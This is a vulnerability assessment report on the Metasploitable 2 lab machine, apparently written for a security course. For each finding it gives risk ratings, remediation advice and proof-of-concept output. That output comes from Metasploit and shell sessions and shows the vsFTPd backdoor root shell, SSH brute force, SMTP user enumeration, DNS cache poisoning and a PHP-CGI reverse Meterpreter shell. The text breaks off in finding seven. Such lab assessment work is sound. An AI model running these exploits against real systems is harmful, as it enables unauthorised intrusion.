VULNERABILITY ASSESSMENT &

PENETRATION TESTING

SAMPLE REPORT

Submitted to – ICSS

Done by,
Hari Prakash P

CONTENTS

COPYRIGHT

This vulnerability assessment report is the intellectual property of ICSS. It is provided to the International Council of Security and Safety (ICSS) for the exclusive purpose of assessing vulnerabilities on the Metasploitable 2 machine. Reproduction, distribution, or transmission in any form, without explicit written permission, is strictly prohibited.

Unauthorized use or disclosure may result in legal consequences. ICSS acknowledges the proprietary nature of the information and agrees to use the report solely for improving the security of the Metasploitable 2 machine. For inquiries, contact ICSS.

DISCLAIMER

This vulnerability assessment report has been prepared by me for the exclusive use of the International Council of Security and Safety (ICSS) for assessing vulnerabilities on the Metasploitable 2 machine. The findings, recommendations, and any other information contained in this report are based on the assessment conducted by myself and are provided in good faith.

ICSS assumes no responsibility or liability for any actions taken or not taken by ICSS or any third party based on the information presented in this report. The assessment results are subject to change as new information becomes available or as the security landscape evolves.

This report is not a guarantee of the absence of vulnerabilities or security risks in the Metasploitable 2 machine, and ICSS disclaims any warranties, express or implied, regarding the accuracy or completeness of the information provided.

The use of this report is at the sole discretion of ICSS, and ICSS is not responsible for any consequences arising from the use, misuse, or reliance on the information contained herein.

For any questions or clarifications, please contact ICSS.

1. DOCUMENT AUTHORITIES

1.1 Information

Company: ICSS	
Document Title	Vulnerability Assessment
Date	23/11/2023
Scope	Vulnerability Assessment
Classification	Internal
Document	General

1.2 Recipients

Name	Title	Company
Mr. Prakash	Vulnerability Assessment	ICSS

1.3 Document History

Date	Version	Prepared By	Status
21/11/2023	1.0	Hari Prakash P	Draft Report
23/11/2023	1.1	Hari Prakash P	Final Report

2. OVERVIEW


ICSS has enlisted the expertise of an Ethical Hacking team to execute a vulnerability assessment on the Metasploitable 2 machine. This initiative aligns with the company's legal policies, emphasizing adherence to copyrights and disclaimers. The assessment aims to identify potential vulnerabilities responsibly, ensuring the secure handling of sensitive information while safeguarding intellectual property rights.

2.1 Sources of Information

We have duly requisitioned and acquired the requisite data, information, and resources essential for the execution of our assignment. The management has facilitated access to pertinent materials, and any information obtained from the public domain has been included in our evaluation. Specifically, details pertaining to server specifications, IP addresses, network devices, configurations, and related information have been sourced directly from the Information Technology Team as part of our comprehensive data collection process.

2.2 Summary of Findings

The diagram provided illustrates a concise overview of the distribution of vulnerabilities based on their impact levels in the Assessment. The summary highlights a notable presence of vulnerabilities categorized as high impact, signaling a critical need for immediate attention and prioritized remediation efforts. Addressing these high impact vulnerabilities is imperative to fortify the overall security posture and mitigate potential risks effectively.



Risk Levels:

Critical – 3

Hard – 6

Medium – 9

Low – 2

Total Risks = 20

3. EXECUTIVE SUMMARY

3.1 Introduction

ICSS conducted a Vulnerability Assessment for the internal safeguard to their firm. The assignment was carried out by the Ethical Hacking team of ICSS between Nov-10 to Nov-22 with the following goal includes:

- Identifying Security Vulnerabilities
- Offering recommendations for mitigating the identified vulnerabilities and minimizing potential risks.
- Aligning the identified vulnerabilities with ICSS's protection policy through comprehensive mapping.

The audit report contains:

- Outlining the necessary risk mitigation strategies to guarantee compliance with the Information Protection Plan (IPP) controls for the application.
- The security vulnerabilities identified through the technical application security audit.
- The security vulnerabilities unearthed through the application process audit.

3.2 Scope of the audit

The scope of a vulnerability assessment delineates the parameters and objectives of the evaluation. It specifies the systems, networks, or applications under scrutiny, detailing testing methodologies, access levels, and compliance considerations. Defining the scope ensures a focused assessment, clarifies expectations, and guides resource allocation for effective vulnerability identification and risk mitigation.

The following defines the servers to be scanned for vulnerabilities:

No	IP Address	Operating System	Description
1.	192.168.92.135	Metasploitable-2	Terminal Server

The following defines the ports to be scanned for vulnerabilities:

No	IP Address	Ports	Description
1.	192.168.92.135	TCP Ports	Full Port Scanning

4. REPORT FORMAT

The vulnerability assessment encompassed an examination of each designated port within the defined scope. The identified vulnerabilities are systematically organized by port, commencing with detailed port information and subsequently presenting the associated vulnerabilities for each system. The arrangement provides a structured and comprehensive overview of the vulnerabilities associated with each port.

4.1 Port Information


Port Title – This title show’s the scanned port’s role and it’s IP address as shown below,

Eg: Port-Role: X.X.X.X

4.2 Vulnerability Information

Compliance of IP:	
Risk	
Abstract	
Reference	
Ease of Exploitation	
Impact	
Recommendations	

Vulnerability Title: A concise title describing the vulnerability is presented, with a color-coded title bar facilitating rapid identification of the associated risk level for each vulnerability. Title bar color codes are as follows:



Vulnerability Information defines:

- **Risk:** Gives the riskiness of the vulnerability being produced.
- **Abstract:** Describes the flaws or bugs that cause the vulnerability.
- **IPMG Color Violation:** Provides the color code of each according to risk violated.
- **References:** Describes the reference for the respective vulnerability found.
- **Ease of Exploitation:** Provides a metric for the skill required to find the vulnerability.

Metric Table:

Metric-Levels	Type of Person
Easy	Normal User
Medium	Entry-Level Hacker
Hard	Determined Hacker

The categories to which after been exploited are:

- **Impact:** Describes the possible impact if this vulnerability is exploited by an Attacker.
- **Recommendation:** Provides Solutions or Explication to avoid the risk arriving from the vulnerability created.
- **Proof of Concept:** Screenshots/Evidence which is given by the Ethical Hacking Team showing the possible ways of vulnerability being exploited.

5. VULNERABILITIES DISCOVERED

5.1 TCP Port – 192.168.92.135

General Information:


ICSS have implemented TCP Port

- Operating System – Metasploitable 2 (TCP Port Scanning Technique)
- The network handled by – ICSS
- Network Description – ICSS, Offshore Outsourcing Unit
- The ISP Network Handling – NET-00-B0-D0-63-C2-26
- ISP Network Description – VER-DSL-C2-26

Vulnerability Overview:

The chart below illustrates the comprehensive assessment of vulnerabilities achieved through a thorough port scanning process.

Vulnerability Overview @ TCP Port Indicates,




Open Port Summary:

The subsequent information illustrates the count of active ports hosting diverse services on the terminal server.

Protocol	Port Number	Service
TCP	21	FTP
	22	SSH
	23	Telnet
	25	SMTP
	53	Domain
	80	HTTP
	111	RPC-Bind
	138,445	Net-BIOS
	512,513,514	Exec, Login, Shell
	1099	RMI-Registry
	1524	Ingres-Lock
	2121	CC-Proxy-FTP
	3306	MySQL
	5432	PostgreSQL
	5900	VNC
	6667	IRC
	8009	AJP-13
	8180	Tomcat

1. FTP Service on TCP Port	
Risk	High
Abstract	This version of FTP has a malicious backdoor installed on it that grants the attacker root access into the target machine.
Reference	https://tsitsiflora.medium.com/exploiting-ftp-in-metasploitable-2-8230a53be5ce
Ease of Exploitation	Low
Impact	A malicious backdoor attack on the FTP port can have severe consequences, compromising data integrity and system security. Unauthorized access, data manipulation, and persistent entry points create avenues for prolonged compromise.
Recommendations	Mitigate FTP vulnerabilities by conducting regular security audits, applying timely software updates, and using secure protocols. Strengthen authentication with multifactor methods, enforce strict access controls, and implement network segmentation. Monitor and log activities, disable unnecessary features like anonymous access, and educate users through security awareness training to fortify FTP services and prevent potential flaws.

Proof of Concept:




```
[*] 192.168.92.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.92.135:21 - USER: 331 Please specify the password.
[+] 192.168.92.135:21 - Backdoor service has been spawned, handling...
[+] 192.168.92.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.92.132:37507 → 192.168.92.135:6200) at 2023-11-13 06:08:57 -0500

root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
```

kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Metasploitable2-
Windows Server
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
6:09
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
88°F
Partly sunny
Search
4:39 PM
11/13/2023

2. SSH Service on TCP Port	
Risk	High
Abstract	SSH can be accessed by brute force, a method where attackers systematically try multiple username and password combinations. Strong, unique passwords and secure configurations are crucial for prevention.
Reference	CVE-2005-2797 CVE-2005-2798
Ease of Exploitation	Hard
Impact	Unauthorized access is achieved. Attackers may execute commands, modify data, or escalate privileges, compromising system integrity. This can lead to information theft, service disruption, or further network exploitation.
Recommendations	Enforcing strong passwords, implementing account lockouts, and promoting SSH key authentication. Employ intrusion prevention tools, monitor for unusual login patterns, and segment networks. Regular updates, SSH configuration hardening, and user education enhance overall security against brute force attacks.


Proof of Concept:



```
[-] 192.168.92.135:22 - Failed: 'userlogin:msfadmin'
[-] 192.168.92.135:22 - Failed: 'userlogin:msf@123'
[-] 192.168.92.135:22 - Failed: 'userlogin:loginmsf'
[-] 192.168.92.135:22 - Failed: 'msfadmin:password'
[-] 192.168.92.135:22 - Failed: 'msfadmin:123456'
[-] 192.168.92.135:22 - Failed: 'msfadmin:pass@123'
[+] 192.168.92.135:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dia
lout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambash
are),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.92.132:46609 → 192.168.92.135:22) at 2023-11-13 07:52:12 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i -1
[*] Starting interaction with 1 ...

uname -r
2.6.24-16-server
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
msfadmin
ls
vulnerable
```

3. **Telnet Service on TCP Port**	
Risk	High
Abstract	Telnet ports may be vulnerable Backdoors which can provide hidden entry points for attackers, and brute force involves systematically attempting multiple username and password combinations to gain illicit access.
Reference	https://www.hackingarticles.in/comprehensive-guide-on-metasploitable-2/
Ease of Exploitation	Medium
Impact	It may lead to data breaches, manipulation, or theft. Brute force compromises passwords, risking account security.
Recommendations	Implementing strong authentication, enforcing account lockouts, and deploying intrusion detection systems. Regularly update and patch systems, employ secure configurations, and monitor for unusual activities. Additionally, educate users about the risks and importance of secure practices to enhance overall security.


Proof of Concept:


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
80°F
Haze
Search
6:50 PM
11/13/2023

```
└─$ telnet 192.168.92.135 23
Trying 192.168.92.135...
Connected to 192.168.92.135.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Nov 13 07:08:57 EST 2023 from 192.168.92.132 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ uname -r
2.6.24-16-server
```

4. SMTP Service on TCP Port	
Risk	High
Abstract	Enumeration, a method involving systematic probing to gather information about mail server accounts.
Reference	https://medium.com/hacker-toolbelt/metasploitable-2-iii-port-25-e33d010b6f5
Ease of Exploitation	Medium
Impact	Enumeration exposes legitimate usernames, potentially enabling exploitation and unauthorized access to emails. This emphasizes the critical need for secure SMTP configurations and resilient access controls to safeguard against potential misuse and maintain the integrity of email systems.
Recommendations	Unauthorized access via SMTP enumeration by enforcing account lockouts, rate limiting, and strong authentication. Configure SMTP servers securely, monitor for enumeration, and conduct regular audits. Educate users about risks and update servers regularly to ensure a resilient email system that guards against potential exploits.

Proof of Concept:




```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.92.135 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
421 4.4.2 metasploitable.localdomain Error: timeout exceeded

┌──(kali㉿kali)-[~]
└─$ nc 192.168.92.135 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
Helo
501 Syntax: HELO hostname
HELO
501 Syntax: HELO hostname
HELO
501 Syntax: HELO hostname
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
█
```

kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
Library
My Computer
kali-linux-2023.3
Metasploitable2-
Windows Server
Android2
kali@kali: ~
File Actions Edit View Help
2:05
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
84°F
Mostly cloudy
Search
12:35 PM
11/14/2023

5. Domain Service on TCP Port	
Risk	Medium
Abstract	Bailiwick or DNS Cache Poisoning, the attacker exploits vulnerabilities in the DNS cache to redirect or manipulate domain port requests, potentially leading to unauthorized access or data interception.
Reference	https://tremblinguterus.blogspot.com/2020/11/metasploitable-2-walkthrough-part-iii.html
Ease of Exploitation	Medium
Impact	Unauthorized redirection may lead users to deceptive or harmful sites. Data interception puts sensitive information at risk, while service disruption hampers the availability of essential services. The overall impact extends beyond immediate disruptions, causing a pervasive loss of trust in the integrity of the affected domain.
Recommendations	Implementing DNS-SEC, which validates DNS responses. Regularly monitor DNS traffic, use DNS firewalls, and randomize source ports to thwart attacks. Keep DNS systems updated, employ rate limiting, and segment networks for added security.


Proof of Concept:



```
View the full module info with the info, or info -d command.

msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit
[*] Running module against 192.168.92.135

[*] Targeting nameserver 192.168.92.135 for injection of example.com. nameservers as dns01.metasploit.com
[*] Querying recon nameserver for example.com.'s nameservers...
[*]  Got an NS record: example.com.            1791    IN      NS      a.iana-servers.net.
[*]   Querying recon nameserver for address of a.iana-servers.net....
[*]    Got an A record: a.iana-servers.net.     1281    IN      A       199.43.135.53
[*]     Checking Authoritativeness: Querying 199.43.135.53 for example.com....
[*]     a.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*]  Got an NS record: example.com.            1791    IN      NS      b.iana-servers.net.
[*]   Querying recon nameserver for address of b.iana-servers.net....
[*]    Got an A record: b.iana-servers.net.     584     IN      A       199.43.133.53
[*]     Checking Authoritativeness: Querying 199.43.133.53 for example.com....
[*]     b.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query...
[*]   race calc: 100 queries | min/max/avg time: 0.21/0.65/0.22 | min/max/avg replies: 76/641/309
[*] Sending 231 spoofed replies from each nameserver (2) for each query
[*] Attempting to inject poison records for example.com.'s nameservers into 192.168.92.135:0...
```

6. HTTP Service on TCP Port	
Risk	High
Abstract	PHP scripts executed by the CGI interface. Attackers manipulate PHP arguments to execute malicious code, potentially leading to unauthorized access, data manipulation, or other security breaches.
Reference	BID 11604 CVE-2010-0386
Ease of Exploitation	Medium
Impact	Unauthorized access, data manipulation, and security breaches. Attackers exploit vulnerabilities in PHP scripts, executing malicious code to compromise system integrity, potentially causing service disruption and unauthorized access to sensitive information.
Recommendations	Validating and sanitizing user inputs, employing secure coding practices, and keeping PHP scripts updated. Implement strong access controls, monitor for unusual activities, and use web application firewalls to fortify against potential exploits and unauthorized access.


Proof of Concept:



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > run

[*] Started reverse TCP handler on 192.168.92.132:4444
[*] Sending stage (39927 bytes) to 192.168.92.135
[*] Meterpreter session 1 opened (192.168.92.132:4444 → 192.168.92.135:45708) at 2023-11-14
02:26:44 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > 
```

7. RPC-Bind Service on TCP Port	
Risk	Medium
